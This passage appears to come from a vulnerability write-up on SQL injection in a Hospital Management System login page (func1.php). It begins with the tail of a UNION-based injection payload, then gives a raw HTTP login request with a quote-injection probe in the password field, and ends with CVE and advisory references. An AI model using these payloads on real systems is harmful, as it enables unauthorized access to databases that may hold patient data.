2627450766473524e434d4d687a57,0x7170717a71),NULL,NULL,NULL,NULL#&password3=admin&docsub1=Login
```

Rec.txt file content

POST /Hospital-Management-System/Hospital-Management-System/func1.php HTTP/1.1

Host: localhost

Cookie: PHPSESSID=juhj62qb1rdff4m3aipuvgpsp6

Content-Length: 101

Cache-Control: max-age=0

Sec-Ch-Ua: "Not=A?Brand";v="99", "Chromium";v="118"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

Origin: https://localhost

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Referer: https://localhost/Hospital-Management-System/Hospital-Management-System/index.php

Accept-Encoding: gzip, deflate, br

Accept-Language: en-US,en;q=0.9

Connection: close

username3=admin&password3=admin'&docsub1=Login

References

[1]“2022 Top Routinely Exploited Vulnerabilities | CISA,” *Cybersecurity and Infrastructure Security Agency CISA*, Aug. 03, 2023. [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a

[2]“CVE-2017-0199: In the Wild Attacks Leveraging HTA Handler | Mandiant,” *Mandiant*, Apr. 11, 2017. [Online]. Available: https://www.mandiant.com/resources/blog/cve-2017-0199-hta-handler

[3]“NVD - CVE-2023-40397,” *NVD - CVE-2023-40397*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2023-40397

[4]“NVD - CVE-2021-3156,” *NVD - CVE-2021-3156*. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-3156

[5]“CVE -CVE-2021-3156,” *CVE -CVE-2021-3156*. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3156

[6]“CVE -CVE-2023-40397,” *CVE -CVE-2023-40397*. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=2023-40397

[7]“2022 Top Routinely Exploited Vulnerabilities | CISA,” *Cybersecurity and Infrastructure Security Agency CISA*, Aug. 03, 2023. [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a

[9] "CVE-2022-38637," MITRE Corporation, [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-38637. [Accessed: November 2, 2023]

[10] "CVE-2022-38637," CVE Report, [Online]. Available: https://cve.report/CVE-2022-38637. [Accessed: November 2, 2023]

[11] "CVE-2022-38637," Tenable, [Online]. Available: https://www.tenable.com/cve/CVE-2022-38637. [Accessed: November 2, 2023].

[12] "CVE-2022-41073," Microsoft Security Guidance Advisory, [Online]. Available: https://msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-41073. [Accessed: November 2, 2023].

[13] "AA23-250A," Cybersecurity and Infrastructure Security Agency (CISA), [Online]. Available: https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-250a. [Accessed: November 2, 2023].